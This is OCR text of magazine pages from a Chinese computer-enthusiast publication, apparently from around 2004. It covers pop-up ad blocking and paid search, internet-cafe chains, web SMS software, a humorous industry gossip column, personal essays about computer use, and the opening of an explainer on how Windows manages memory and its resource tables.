国产软件中，QQ这款几乎人手一套的软件也向弹出式广告发出了“通缉令”。在最新的QQ2003 Ⅲ版中，腾讯也加入了弹出式广告屏蔽功能。QQ的弹出式广告屏蔽功能非常灵活，颇有特色。它可以针对每一个弹出窗口进行是否屏蔽以及屏蔽方法的选择，这样可以保证在拦截“垃圾”信息窗口的同时，不至于误伤有用的内容。不过稍微可惜的是，QQ的弹出式广告屏蔽功能只能在它内置的TT浏览器中才能发挥其全部功能，显得比较小家子气了。

墙倒众人推，就连微软也宣布将加入截杀弹出式广告的行动，看来曾经在网上风光无限的弹出式广告真要到了大限之时。MSN方面表示，将在下一款互联网服务软件中增加弹出式广告阻挡功能。微软计划2004年向IE浏览器中添加阻止广告自动弹出的功能，并将其作为WindowsXP Service Pack2的一部分提供给用户。同时公司有关人士表示，计划于2004年上半年发布的IE浏览器SP2升级包中，也加入阻止广告自动出现的功能。我们知道，虽然Opera、Mozilla和Netscape等其他网络浏览器在这之前也提供了此功能，但因它们所占浏览器市场份额太小，影响的范围也较小。而微软占据着浏览器市场的主导地位，如果真能加入此功能，将使广大网民轻松摆脱弹出式广告的困扰。但是这也将给弹出式广告致命一击，因此很多网站和广告商对微软此举异常愤怒。另据最新消息，微软也称其将收集客户对此措施的反馈意见，通过对这些意见进行研究再最终决定是否添加这项功能。看来由于各方面利益的驱使，封杀弹出式广告还任重而道远。

虽然在封杀弹出式广告的过程中，我们也能听到不少反对的声音，虽然有些人还对目前的拦截技术表示怀疑，

但弹出式广告走向没落的趋势已定。连部分广告商都不得不承认：“无论如何，消费者都是最终的胜利者，弹出式广告总有一天会被广告商们所放弃。”看来由于人们的反感和阻拦工具的增多，越来越多的公司开始选择其他类型的广告形式，广告商们也将做出调整。这种目前叱诧风云的网络广告形式在未来几年内将大幅减少，直至销声匿迹。

三、谁会接过下一棒

弹出式广告走向末路，但是网络广告业不会消亡。据有关消息报道，网络广告收入正在开始反弹，而且在未来两年内，网络广告行业都会呈现持续增长的态势。谁会接过下一棒成为网络广告的领跑者呢？在众多的广告形式中，付费搜索广告以其用户依赖性强、广告表现形式相对隐蔽、用户反感指数低，而逐渐被网站和广告商们看好。

1998年Overture公司推出互联网上第一款全商业搜索引擎。Overture根据广告商支付广告费用多少，在用户搜索结果中为广告定位登载顺序。虽然这一做法也受到非议，但和霸道的弹出式广告相比，它的手段显然温和许多。而事实上，该搜索引擎也不负厚望，给Overture公司带来滚滚财源。Overture公司主要与微软的MSN和雅虎等搜索网站合作，为其提供付费搜索广告服务。虽然它只是世界第三大搜索引擎提供商，但其6.88亿美元的收入却是在搜索市场中排名第一的，这几乎等于用户数排名第一的Google收入的两倍。

正是看到Overture公司的成功及付费搜索广告的丰厚利润，引得IT巨鳄们纷纷进军搜索引擎市场。7月14日，雅虎宣布以16.3亿美元收购Overture Services搜索公司。微软前段时间更是频传将要收购Google的消息，据说出价在100亿美元，可见其对搜索市场未来前景的看好。其实付费搜索广告已经被搜索引擎广泛采用了，国外的Google、Yahoo!，国内的中国搜索、百度等都已经加入到这个行列中来了，这一点只要我们稍微留意一下搜索结果是不难发现一些蛛丝马迹的。

“天下熙熙，皆为利来；天下攘攘，皆为利往”，这是商界恒古不变的规则。弹出式广告的衰落告诉人们，无论哪一种网络广告成为今后的霸主，其设计者和发布者都必须清楚地认识到，网民是它们服务的对象。而网民希望的是在方便、快捷地获取有用信息的同时，享受到上网的快乐！所以请各种形式的广告一路走好，并记住"得网民心者得天下"！CF [XW01]

呼唤更智能的搜索

文 Andy 图 张桂月





目前，我们在搜索时，都是先告诉搜索引擎“关键字”，然后搜索引擎返回所有找到的含有该关键字的网页。可以说，现在的搜索引擎已经达到了准确和广泛两个要求，但它提供给我们的仅仅只是一大堆毫无关联性、也没有主次分级的网页的简单罗列。用户还需要耗费大量时间和精力，对这一堆信息进行人工二次筛选，才能在这一片“湖”（互联网是海）中挑选出真正对自己有用的信息。当然，搜索高手可以利用精巧的关键字组合来大大提高搜索的成功率，但我们不能指望每个人都成为高手。

为了让搜索引擎更贴近人类查找信息的方式和对最终信息的需求，许多公司都开始研究更加智能的搜索方法。一家叫Vivisimo的美国公司就开发出了“推搜索归类技术“，它通过搜索结果归类及可视化技术，更人性化地向用户提供搜索结果，大大方便和加快了用户查找到真正有用的信息的过程。当然，即使做到了这一步，搜索引擎还不能称之为完美。毕竟，它只能简化我们得到信息的过程，人对信息的二次筛选工作仍然不能省略。对此，微软也在搜索引擎领域进行更加智能化的尝试。微软的研究方向是，搜索引擎返回的应该不光是简单的、含有关键字的网页列表，而是经过提炼的最终信息！比如，我们输入“搜索引擎”，它返回的就是经过整理的，和搜索引擎相关的所有信息，比如搜索引擎的定义、历史、使用方式等等。

当然，所有这些研究都还不够成熟，毕竟它们还处于研究的起始阶段。但我们相信，未来的搜索引擎将让我们每个人都成为搜索高手。

CF [XW02]



■ 北京　张健

“蓝极速网吧”事件过后，尽管不少人希望看到那些危害青少年安生的“黑网吧”甚至所有网吧彻底关门，但事实上，“网吧”文化已经深深地植根于年轻一代的心。为了规范网吧市场，文化部于2003年初发放了10张全国性网吧许可牌照，开始摸索全国连锁经营这种方式。但2003年宽带“价格雪崩”导致的普及风暴，让人们越来越看不到连锁经营模式的希望。这种网吧连锁经营方式的探索是否依然奏效？网吧能否真正健康有序地发展下去？如何发展？这一连串的问题成为我们今天关注的焦点。

2004：网吧能否继续存在？

存在的就是合理的，这是万古不变的定理。据有关统计，目前全国范围内现有的经营性网吧有12.5万个，共有电脑350万台。另据CNNIC（中国互联网网络信息中心）最新调查显示，国内网民为6800万，但家庭上网电脑仅257.2万台，巨大的缺口在某种程度上意味着网吧业的巨大空间。在2004年，网吧能够继续生存决不仅仅是因为有这样一组数字存在，网吧业的存在有其更深层次的意义。

首先，我们来看看网吧业赖以生存的人文因素，说得更具体些就是对上网者的分析。主流的分析人士认为，顾客光顾网吧的目的无非三类：上网浏览、聊天、玩网络游戏。其中玩游戏的占80%～90%，因为多数人网游（网络游戏），因此网吧存在有其必要的一面。这种基于目前网吧业经营现状的分析有其合理的一面。然而，网吧本身就有高、中、低档之分。位于北京某高档写字楼群附近的网吧，经营收入主要来自于办公一组的白领职员，他们来这里的目的决不仅仅是为了几个网游、为了交友聊天。沏一杯香浓的绿茶，带上若干重要的文件来这里办公，成为这些厌倦了开放办公室环境的年轻人的新宠。在北京美丽的大学城——昌平，你也可以见到成群结队的大学生泡“网吧”，在象牙塔外寻求属于自己的一片小天地。曾问过一个固定来网吧“报到”的上班族，为何喜欢这个地方？所得到的回答是：“泡上一天顶多只花十几元，比在其他地方自在多了。”

如果留心观察，就会发现网吧密集的区域往往都是学校附近或写字楼周围，可见目前的“网吧”主顾仍以学生及上班族居多。到“网吧”，除了上网的基本功能外，真正吸引不同人群流连忘返的关键，还是“人群的归属感”和“空间的自由性”。因此就算电脑的普及率达到人手一台的程度，“网吧”仍会成为特定人群定期聚会的场所。因其团体竞速、飙网的气氛，是单独在家上网永远比不上的。

其次，网吧更是厂商难以割舍的利益来源，是他们眼中的“大蛋糕”。网络游戏是目前网吧的主要利润来源，其收入通常能占到总收入的60%～80%。从互联网宽带服务接入商到软硬件生产厂商，无不看重网吧连锁以后带来的惊人的经济效益。6800万网民，257.2万台上网电脑，让得到牌照和正在争取牌照的运营商从连锁经营方式中看到了希望。网游开发商看重的是中低档、主顾以网游玩家为主的网吧效益；而抢牌照的运营商则看重的是如何在这种连锁经营模式网吧中展现自己的增值服务；硬件制造厂商则是大小通吃，看中的是网游带来的网吧电脑的更新换代速度（适应目前主流游戏的电脑平均一年半就要更新一次）。各主要职能部门便坐不住了，想想也是，谁会看着自己养大的孩子嗷嗷待哺？谁又能够放弃这么大的一个利益空间？

因此，国家从传播先进文化、引进先进管理方式的角度出发，发放这10张网吧许可牌照是一种适应市场经济发展的需要，也是一剂正确引导网吧业健康发展的“良方”。网吧业在2004年将依然存在这是不争的事实，剩下来就是要考虑如何健康发展的问题了。

2004：“引爆”网吧业还需新招

从得到牌照的运营商和正在申请牌照的运营商发力程度看，在2004年网吧市场的火暴是迟早的事。11月初，长沙火车站附近悄无声息地出现了一家设备配置、店面装修均属上乘的大型网吧，这是长城宽带在湖南开设的第一家连锁网吧。除此之外，今年还将有2至3家长城宽带旗下的连锁网吧直营店在湖南开门迎客，而另一家经营面积超过1000平方米的大型网吧也已经开始室内装修。千龙网拿到了由北京市文化局颁发的编号为“连锁企业01”的《网络文化经营许可证》。成为北京市目前惟一一家获得网吧连锁经营许可证的企业。千龙有关负责人透露，目前已有两家直营店开业，到年底前，还将吸纳上百家加盟店。千龙一直在学习上海“东方网点”的运作经验。同时，千龙还在跟韩国厂商“取经”。广州联通互联网与增值业务部的人士说，他们计划在明年内在市内开设超过100家网吧，其中直营网吧4家。电信运营商进入网吧业，均希望把网吧作为其语音、数据业务及应用扩大市场攻势的一种新的渠道，还将通过网吧的接入和应用，带动话音、视频、互联网专线业务的发展，并将网吧作为移动新业务的一个展示厅。

从硬件设备制造厂商方面得到的消息更证实了网吧在2004年的异常火爆是大势所趋，它们的竞争招数更是别出心裁。2003年12月11日，清华同方悄然变相进入网吧领域，宣布将为全国300～500家网吧提供免费的游戏外设试用。网吧只需交纳2000～8000元人民币的产品押金，就可以使用

（下转第10页）

讲述小编自己的故事……

挣扎

■ Andy

春节长假终于盼来了，忙碌了一年的我，面对和自己几乎如影随形的电脑和网络，多少有了些许的"审美疲劳"。因此暗下决心——这个假期一定要摆脱电脑和网络，让自己做一次"无电脑生存"、"无互联网生存"的尝试！

年三十，起大早，忙碌地张罗着年夜饭。一顿鲜香麻辣的鸳鸯火锅，我与妻两个人从傍晚吃到深夜。酣畅淋漓之余，脑子里从没有闪现过一丝电脑或者网络的影子；

大年初一，懒觉一睡到中午2:00。起来磨蹭一阵，解决温饱问题之后，直奔商场购物直到天黑。其间，看到收银台的黑白显示器，若有所悟，但迅即强迫自己做出一个因反感而恶心的表情。Ok，又过了一天没有电脑的日子；

从初二起，照样每天懒觉到中午，然后开始挨个串门。刚开始的两天都是给长辈拜年去，倒也相安无事，直到初四。

初五下午，朋友相约聚会。说起这几天的经历，居然都没有接触电脑。但说着说着，电脑和网络的话题渐渐地多了起来，谈话的场合也不自觉地从客厅挪到了摆放电脑的书房。当然，电脑被捅开了，大家开始在网上指指点点。妻见状，赶紧拉我出来让我陪她下楼去晒太阳。我虽然表面上坚决服从，但心里多少还是若有所失……

初六，所有亲朋都会完了，懒觉也睡不着了，早早地起了床。收拾了一下自己的小窝后，和妻坐了下来，开始大眼瞪小眼（她大眼，我小眼）。片刻之后，大家不约而同地向电脑望了过去，然后大家又不约而同地道："不行，坚持！"于是打牌，但打了几盘，无聊的情绪就弥漫了整个房间。然后决定看碟，于是把所有没有看过的DVD都翻出来。结果发现平时费心淘来的片子竟有厚厚的一叠还没有看过，马上发誓要将他们看完。两部片子看下来，再次望望那厚厚的一叠碟片，顿时信心全无。好在时间也消磨得差不多了，不过，这天开始体会到，没有电脑的日子，好像真的挺无聊的……

初七，一大早起来收拾完毕之后，妻抢先占据了电脑桌，然后竖起一根指头，很认真、很可怜地说："一分钟，我就上一分钟！"于是，她的一个又一个一分钟过去了；之后，我的一个又一个一分钟又开始。如此循环往复。

一天下来，我与妻相视大笑："原来有电脑和网络的日子，是这么的'有聊'"！真不知道，我们前几天干吗要跟自己较劲呢？^_^ CF [DJ01]

稀饭第九页 稀饭第九页 稀饭第九页 稀饭第九页 稀饭第九页 稀饭第九页

网络改变了我

■ 小特

第二次迎来自己的本命年，心里很是感慨……

岁月似乎已经在我的脸上留下了她并不美丽的痕迹……因此我怀着较沉重的心情写了这个并不新颖的题目。

但是，不可否认，网络带给我的改变是巨大的。在我刚刚接触到它时，我便疯狂地爱上了"模拟器"。我不知道是什么原因让我可以如此的着迷，当时的我总在想"如果可以……就让我一直玩下去吧……"我深刻地体会到废寝忘食是什么境界，也明显地感受到了体重的下降和镜片度数的上升……

这种持续的上升和下降，在我碰到了QQ后便逐渐地消失了。已经忘记了是哪本杂志里附带的光盘，让我接触到了这只戴着围脖的企鹅。从这个时候开始，我的生活便真正地被网络所改变了。我进入了一个虚拟的世界，虚拟的社会，虚拟的朋友，还有虚拟的自己，我——"特别的特别"，网络给我的代号，是你们所熟悉的名字。那时候青春年少的我，总喜欢在夜幕降临的时候打开电脑，拨号上网，打开QQ，和那些所谓的MM们打情骂俏，当时我并没有想过她们在现实中的样子。直到我第一次和网友见面……

那真的是一次失败的经历……总之，从前的热情突然消失了，平静的生活又回到了我身边……

我怀疑，难道网络的魅力就仅此而已吗？由于所学专业的关系，我来到了《电脑爱好者》，电脑成了我的工作伙伴，对着它的感觉就好像对着一个老朋友一样。平淡的生活，平淡的面对，闲来无事的时候，我还是会打打游戏，聊聊天……我用它来打发时间……然而，我的生活又一次在不经意间被改变。

我网恋了……

我开始向往痞子蔡和轻舞飞扬那样的邂逅，在我心里，我的她是那么美丽温柔，尽管现在我管她叫做母老虎……

MM也是个上网爱好者，但是她是个追求时尚的丫头，网络对于她来说就是一个最快的搜索站，她在网上下载最新的歌曲和电影，关注最新的杀毒软件(大家不要误会，她并不是在帮助小特找软件，她只是想更好的保护她的电脑)，同时寻找她所喜欢的MP3、数码相机的图片和资料。当然更少不了她心中偶像的魅力写真……

对了，连MM的姥姥也对电脑很有兴趣，总听别人说病毒病毒的，自己总琢磨着这东西千万别传染给家里人。

自从当上编辑以后，时间变得不够用了。每天都在努力的工作，看软件更新，下载软件，测试软件。打游戏的时间已经越来越少，也没有时间和朋友上网聊天，甚至也没有时间陪着MM去逛街了。现在，只好安上摄像头让饱受相思之苦的MM看看我并不英俊的脸……

……

在网络的帮助下，他找到了用武之地。在网络的帮助下，她找到失散多年的好友。在网络的帮助下，老人坐在轮椅上看到了远在海外求学的孙女。在网络的帮助下，小特有了今天的幸福生活…… CF [DJ02]

短信软件不通之痛

■ 文 / 梦想

伴随着手机短信的狂潮，手机短信业务已经成为一块日益吸引人的蛋糕。短信的即时性、方便性、私密性、时尚性，使得它在公务、礼仪、私人场合使用都相得益彰，是能很好地融汇工作、生活、娱乐等各方面沟通需求的综合性交流方式。这是短信业务市场生命力极其旺盛的一个重要原因。


但使用手机发短消息总归会有一些瓶颈，比如输入速度慢。就拿笔者自己的感受来说吧，笔者在QQ里使用五笔字型聊天，输入的速度很快。而使用手机写短消息则要慢得多了，由于习惯了网络聊天感觉发手机短信就很不爽。另外，使用手机短信常常会遇到词汇不够的情况，这时网络就起到了相当大的弥补作用。

纵观短信市场，不少网站也是依靠网络短信红火起来的。就拿网易来说，它最初在网络上推出了短信网站，然后又推出了网易短信王、网易泡泡等一系列支持网络短信的软件。正是网络短信弥补了手机短信的不足之处，如此一来也推动了基于网络的短信使用者数量以及短信发送数量的快速增长！根据艾瑞市场咨询的市场调查，2002年国内网络短信用户1182万，占网民总数的20%，预计2003年这一比例将上升到25%。到2006年，30%以上的网民会使用网络短信，用户数将超过4400万。针对国内这块巨大的网络短信蛋糕，有不少公司都推出了网络短信软件。比如目前国内比较流行的短信软件有短信袋鼠、网易短信王等。

就拿短信袋鼠这一短信软件来说吧，它提供的功能很丰富，记录上传下载、个人信息加密、图片铃声编辑等一应俱全，尤其是群发功能这一特色招牌菜更是精彩。而且其使用月租费也仅仅5元而已，真是价格便宜量又足。这么一款功能强大的短信软件对于年轻人来说具有相当大的诱惑力！

但是来自短信袋鼠论坛上的一句点评却道出了短信袋鼠的致命弱点：“试用了一个星期，感觉不错，今天向多个亲友推荐了袋鼠。他们试用后也反映确实不错，就是有点慢，操作很慢，延时也不小。最要命的是不支持联通，否则袋鼠将是目前最有竞争力的短信工具。”

这种情况正如同电脑用户使用了功能不全的共享软件，尽管这款软件很不错，但正是某些局限性使得用户不得不放弃。对于用户来说，不可能为了自己的短信袋鼠软件不能向联通手机发短消息而让自己的亲友使用移动手机。



跛足的短信袋鼠何日才能健步如飞？

那么问题的根源在哪儿呢？关键还是长期困扰两大移动通讯用户群的互联互通问题！广大手机用户一定都知道以前移动手机与联通手机是不能互相发送短消息的，直至2002年5月份左右，信息产业部花了大力气终于将两家运营商之间的互联互通问题解决了。这下就大大方便了用户，但是两家运营商之间的网络短信互联互通问题依然存在。网易短信网站成立于2002年左右，到目前为止使用移动手机登录网易短信网站仍然不能给联通手机发短消息。

随着网络短信使用者的日益增多，移动与联通手机不能通过网络互相发送短消息将成为一个新的瓶颈！如此一方面给用户带来了不便，同时也使网络服务提供商们的经济增长也受到一定的限制。据短信袋鼠论坛上的一位网友分析，造成网络短信互联互通困难的原因是：“我觉得是移动方面的原因！试想：现在移动给联通发信息最便宜都要一毛半！如果大多数给‘袋鼠’发了。它不是亏大了？所以说联通不喜欢大流量的信息是没理由的。据我所知，联通方面在互联互通方面一向都非常积极。而移动凭借其‘霸主’地位一直都是能拖就拖！实在不行才很不情愿地互联互通。”事实上2002年联通手机与移动手机实现短消息互通后，都是联通在媒体上打广告。对于用户与网络短信运营商来说，真是说不出的苦！只要解决了这个难题，相信网络短信在手机用户中更加流行起来！CF [XW04]

(上接第8页)

同方的外设，一年到期后原款退还，产品损坏也不必赔偿。联想也已正式宣布涉足网吧市场，推出包括网吧PC在内的一整套网吧解决方案，并推出了网吧专用电脑。明基产品以外观亮丽著称，明基除了向网吧业主卖产品外，还帮助他们进行网吧的装修、形象设计等。

总结

2004年网吧的去留已成定局。对于普通百姓而言，更关心的是上网的价格是否也能随着连锁经营模式的正式运营而有所调整。从目前的发展势头来看，网吧业参与者多数仍为持有ISP、ICP的双料选手，这种双重角色意味着降价也是大势所趋。然而，作为网吧文化的诞生地，我们希望见到的不仅是多了几个像样、安全的上网场所，更希望见到更多更新奇的“吧”文化的产生。当然，连锁经营并不意味着监管力度就可以放松，而相反的，监管的重点更应放在防止“黑网吧”鱼目混珠，防止类似“蓝极速网吧”事件永远不再发生。CF [XW03]

对眼儿看业界

■ 习惯性对眼

春节放假之前，偶原本发誓坚决不再碰电脑、上网，一定要大吃大喝、大睡懒觉、疯狂走亲串友……为上班的时候患上“假期综合症”做准备。^_^ 可是，无论怎么顽强挣扎，就是抵抗不住上网的诱惑！这不，每天还是例行上网2小时以上。当然了，既然上网，这对眼儿的毛病就难免不犯了……

釜底抽薪——

微软针对IE被判专利侵权反诉专利无效

微软公司树大招风，被人告上法庭的事发生频率之高，简直跟我们吃午餐一样正常。而且微软经历的官司，大多惊涛巨浪、惊心动魄。今天让偶犯病的这桩事情也不例外。

1999年，美国Eolas公司起诉微软，称Internet Explorer的一项功能侵犯了它同加利福尼亚大学共同持有的专利。2003年8月，美国加州一个法庭判定微软公司的Internet Explore浏览器软件侵犯了加州大学和Eolas公司共同拥有的一项专利，并支付5.21亿美元的赔偿金。2003年12月底，该判决正式下达。

这条新闻让偶对眼儿的毛病当场复发。5.21亿美元，就这么白白地送出去，换谁都会心疼得撞墙！不过好在钱不是我的，而且微软也付得起。但那项专利如果真的逼得微软修改IE的话，那情况可就大大地不妙了！因为该专利的核心就是Web网页上广泛使用到的“plug-in（插件）”技术。要知道，像Flash、RealPlayer、Java Applets等，这些凡是能在IE中运行的程序，都是受益于该专利技术（当然，这个技术也给我们带来了很多麻烦，如弹出式广告就是神憎鬼厌的其中一个）。这项技术，其实Netscape、Opera等其他浏览器也都使用了它！它一旦被限制使用，对我们大家上网的影响之大那是可想而知的了！而且，它对Web程序开发员和网站造成的麻烦之大，也不难预见。

不过对于打官司，微软从来是不惧怕的（这可能是中国人所谓的“久病成医”吧 ^_^）。这次，微软的招数明显更“高超”了，它居然在1月29日明确宣布不修改IE被判侵权的部分，而是釜底抽薪——向法院直接提起了反诉Eolas公司和加州大学所持有的该专利无效的上诉！看来，微软也是被这项小小的专利给逼得走投无路了！毕竟5亿多美元对于拥有300多亿美元现金储备的微软来说，是小菜一碟。可微软要是泄了这口气认输，互联网用户倒也不能拿它怎么着了，但其合作伙伴肯定会把它恨到骨子里去——那么多的程序需要修改，这笔费用是多少？该谁来出啊？

当然，微软此举也并非完全是病急乱投医。首先，这场官司伤及的不仅仅是微软的利益，许多需要靠互联网生存的公司和一些互联网标准组织都将遭受“迫害”，如MacroMedia、RealWorks、Sun、W3C联盟等。所以，这些微软的竞争对手、过去的死敌们纷纷团结起来，帮助微软四处奔走，寻求解决这个难题的办法。而策动美国专利局重新审理这项专利的，正是关系与微软长期不睦的W3C联盟。

虽说生意场上“没有永远的敌人，只有永远的利益”，但众人帮着微软打官司，呵呵呵，这事儿也真是新鲜，乐得偶对眼儿的毛病再次复发……

美丽的谣传——

Intel要制造x86-64兼容的CPU？！

Intel制造X86-64兼容位CPU，这消息从2003年底就开始流传。而且还有板有眼地搬出了一名Intel官员来证实这个消息。这事让偶的眼睛不对上都不行了！

要知道，让偶把一块台式机硬盘硬塞到笔记本电脑中，也比让我轻易相信Intel会去兼容X86-64要难得多！这要得益于家母对偶的启蒙教育，早早地就讲过了大坛子如何装进小坛子的故事——既然大坛子可以敲碎了装进小坛子，那台式机硬盘也可以大卸八块嘛。而对于Intel这个CPU标准的一贯制订者来说，要让它屈尊跟在AMD创建的标准后面捡食吃，那可比把它大卸八块还难受。这不光是技术倾向、市场策略的问题，更主要的是丢不起这个人！

电荒的原因——

Intel的新CPU功耗150瓦？！

今天早上刚起床，牙还没刷就看到一条跟Intel有关的消息，偶的眼睛又对上了！说的是它即将推出的Prescott（也就是755引脚接口的新Pentium 4）频率将达到3.6GHz，下半年出3.8GHz的型号。不过让偶眼睛对上的不是它的频率和可能很强劲的性能，而是它的功耗——150瓦！

这让偶想起前两天抽空洗头，在用电吹风的时候不慎被烫得嗷嗷直叫——那电吹风就是150瓦的！看来以前开玩笑说CPU、显卡煎鸡蛋、摊饼什么的，这次绝对可以梦想成真了。^_^ 不过这些都是小事，让对眼儿更为忧国忧民的是，我们国家自去年冬天开始，就出现了比较大面积的电荒。这150瓦的Prescott一上来，缓解电荒看来是任重道远了……

惊声尖叫——

微软要涉足汽车自动驾驶软件领域？！

对眼儿我一直羡慕买自动档汽车的人，因为在北京拥堵的路上开着舒服。一日下班途中，收音机里播报出这样一则新闻——据悉，针对目前业界对车载电子技术和汽车智能技术大力追捧的热潮，微软公司也表示将涉足这一领域，开发基于微软嵌入式操作系统的汽车自动驾驶控制软件……

“God bless me！”偶当场惊声尖叫，双眼迅速对上！幸好这种情况持续时间极短暂。惊魂稍定，偶直庆幸在汽车实现自动化之前就买了全手动的车，不然指不定每天都能饱尝蓝屏“死车”的快感呢！对不起，微软，偶不是歧视你，也没有偏见你，只是你的嵌入式操作系统怎么样，偶有幸在一台Compaq 3630 PDA上见识过了…… CF [XW05]

1GB内存的电脑也这么慢？

——全面了解Windows如何使用内存

■ 雷文 苦咖啡

现在的内存基本达到了1元/MB的均价，不少朋友的电脑告别了可怜的64MB、128MB内存。256MB已成为标准配置，512MB甚至1GB的内存也不再“耸人听闻”。但有一件事情让很多朋友疑惑：“为什么我的Windows启动、软件运行还是这么慢？”

配置大容量内存后，系统、程序运行效率没有得到大幅度提高，这是因为系统本身运行机制限制了其管理和运用硬件资源的能力。所以纵然硬件资源非常丰厚，如果超出了Windows管理的范围，那么性能也不会得到明显提升。

芝麻开门

内存和硬盘

许多菜鸟常常将物理内存和硬盘混淆在一起，因为两者的容量都用MB或GB这类的单位表示，说明物理内存和硬盘之间关系的最好比喻是：一个带一张桌子和一个文件柜的小办公室。

文件柜就像硬盘，程序和数据可以长期安全地存放在那里，桌面代表物理内存，允许在办公桌上工作的人(作用和处理器相同)直接用放在桌面上的任何文件(程序和数据)。为了对一个特定文件进行操作，首先必须从文件柜中取出文件并放在桌面上。如果桌面足够大，可以在桌面上同时打开多个文件。类似地，如果你有更多物理内存，那么可以运行更多或更大的程序并对更多或更大的资料进行处理。

给电脑增加硬盘空间就好比在办公室里放一个更大的文件柜，而增加更多内存就好比得到一个更大的办公桌，可以同时对更多程序和数据进行操作。

一、Windows这样使用内存

要想知道为什么系统速度提升不再明显，必须先理解Windows怎样使用内存。这里要涉及一个概念——资源。

这不是平时所说的CPU资源、内存资源或统一的“系统资源”。我们接下来要讲到的“资源”就是程序可以操纵的Windows物件。举例来说，屏幕上显示的每个窗口都是一个资源，每幅图片也都可能是一个资源。如果一个应用程序打开了磁盘上的一个文件，那么这个被打开的文件也是一个资源。依此类推，如果一个应用程序需要使用一个资源，它就会向操作系统提出请求，要求新建一个或从存储器里调用。

1.情景再现:程序与系统的对话

程序说:“嗨，Windows，我要新建一个300像素宽，200像素高的窗口，OK？”于是，Windows立即按要求创建或调用这个资源进内存，然后反馈给应用程序一个代号：“好，我已经创建好你要的窗口，它的代号是＃38710。”此后，需要用到新建的这个窗口时，应用程序都用Windows反馈的代号代表这个资源。“Windows，麻烦你在显示屏幕左上角显示＃38710。”“好！”最后，当应用程序不需要用到该资源的时候，它会要求Windows去除这个资源。“OK，请你删除＃38710。”“好！”(见图1)。



图1

2.指针——内存中的邮政编码

那么，这个代号是依据什么标准生成的呢？在绝大多数操作系统中，它是靠一种叫做“指针”的东西来确定的。你可以把整个内存想象成一个邮局，邮递员把需要寄往各地的信件分类放到很多个不同的信箱里。信箱一个接一个，足足占据了一堵墙。每个信箱都装了一些信件，包含要送往一个特定地区的信息。而且，就好像每个地区都有邮政编码一样，每一块可以存储数据的内存空间也有一个地址——指针，代表这个存储空间的一串数字。内存中某部分数据的“指针”，也就是这些数据占据的第一处内存空间的地址。所以，如果我是一个普通的操作系统，有一个应用程序要求我调用一个窗口，我就会按照它告诉我的要求调用这个窗口进内存，如果这个资源的数据在内存中存储的地址开始于＃12345678，那么我就会返回一条信息给应用程序：“好了，我调出了这个窗口，它是＃12345678。”

3.解决指针带来的问题

在PC中，这种指针有4个字节长。所以如果一个应用程序需要给内存里的某个数据配一个指针，那就需要4字节的内存空间。这样的工作方式给早期的Windows设计者带来了不小麻烦，因为那时制作工艺尚不发达，内存非常昂

贵，一台电脑上有8MB内存就足以让用户无数次从梦里笑醒了，大多数电脑只能配置4MB内存。在内存如此紧张的情况下，一个应用程序却经常需要用到几百万个资源。要用这些资源，就要给每个资源配发一个指针。每个指针占据4个字节，几百万个指针，就会消耗掉数量可观的一块内存空间。这就好比一分钱很少，但如果要发给全国人民每人一分钱，那就是至少一千三百万元的巨款了。

所以，Windows设计者采用了另外一种替代方案。他们创建了资源表。就是把当前调入内存的所有资源的信息登记到一个清单。这样一来，当应用程序要求系统调用一个资源时，系统调用后就不用给它配发指针了，而是直接告诉应用程序该资源在资源表中的序号。“好了，我已经调用了你需要的资源，它在资源表里面的序号是＃383。”因为序号不是内存地址，所以就可以用一个只需占用两字节的数字表示。与直接用内存地址代表资源的指针相比，这只是两个字节的差距。但当你只有几MB内存，而你运行的程序动辄调用大量资源时，这两字节的差距就会带来很大的优势。

你知道吗？

微软64位操作系统 没有1GB内存就别玩

在32位Windows 2000/XP中，最大支持4GB的内存，每个应用程序最多只能使用2GB内存，因为另一半的内存也留给系统使用了。而在64位Windows XP中，这个限制没有了，每个程序能完全使用4GB内存。除Windows，微软还在开发64位版本的SQL Server 2000和Windows Server 2003，不过这些要运行这些应用程序，需要你的电脑至少得有1GB的内存。

4.时过境迁，妙计成缺陷

但这种方法也有它的弊端——两个字节能够表现的不同数字非常有限。

我们可以做个实验：请你写不同的数字。如果只准你写一位数，那就只能写出十个不同数字。如果限制写两位数，虽然能写出更多，但总数仍然有限。依此类推，允许位数越多，能写出的不同数字就越多。但只要位数有限制，写出的不同数字的总数就始终有限。同理，如果允许系统使用4字节的序号，那么在这个“位数限制”下，可以有几十亿个不同的序号可供使用。但如果只准系统使用2字节序号，能用的序号就会锐减到65536个。于是，前面我们讲的资源表就不能无限地拉长。其中的序号最多只有65536个。

于是问题来了。当调用了65536个资源后，再想调用更多的资源，纵然内存空间还有1GB，足以存储数百亿个资源，但只有2字节的资源表却无法生成更多的序号！没有序号，就意味着无法将各资源区分开来，应用程序自然无法使用这些没有“户口”的资源！事实上，因为没有序号可用，系统根本无法同时调用65536个以上的资源。

但在10MB内存都是奢望的年代，要同时调用数十万个资源根本就是“无稽之谈”。所以当时Windows的设计者们没有把这个问题放在心上，果断地选用了资源表，选用了2字节序号。

今天，操作系统算是得到报应了。内存便宜了，资源表和2字节序号仍然给我们节省了内存空间，但它带来的坏处远远超过了它带来的好处。我们有足够的内存空间，可以调用数百万个资源，但资源表里面只有65536个序号！所以同一时间内，内存中只能有65536个资源！还有1GB内存空闲可用？等着吧！

如果你还不明白这是怎么回事，那就周末到北京的工商银行去看看。你多半会看见十多个窗口的柜台里面，只有三五个工作人员在服务。近百人在储蓄所里面拿着号码等待。内存空间就好比服务窗口，银行小姐就好比资源表里面的不同序号，焦急的顾客，就是资源。窗口再多，工作人员不够，那也是白搭！

5.真正“耗资源”的是谁？

明白了上面的道理，就不难分辨除了大个文件、大个程序之外，真正消耗系统资源的是哪些程序了：

★调用大量细小资源，把桌面装饰得花里胡哨的软件

★各种多媒体播放软件

★监视系统的工具软件

★能在字体菜单里面预览字体的应用程序(如MS Office)

另外，在Windows 9x/Me中运行16位程序(如DOS程序)时，Windows会划定一块内存供所有这类程序使用。除非所有16位程序都已经关闭，这块内存是不会被释放的。

6.大内存的优势到底在哪里？

难道大内存就没有作用了吗？内存厂商在骗钱？当然不是。当一个应用程序被启动后，Windows的一些组件也随之被启动，这是很常见的事情。当应用程序被关闭，Windows会保留那些组件不关闭，因为可能很快还要用到。同理，程序启动时调进内存的少数资源，也不会随着程序关闭而退出内存。

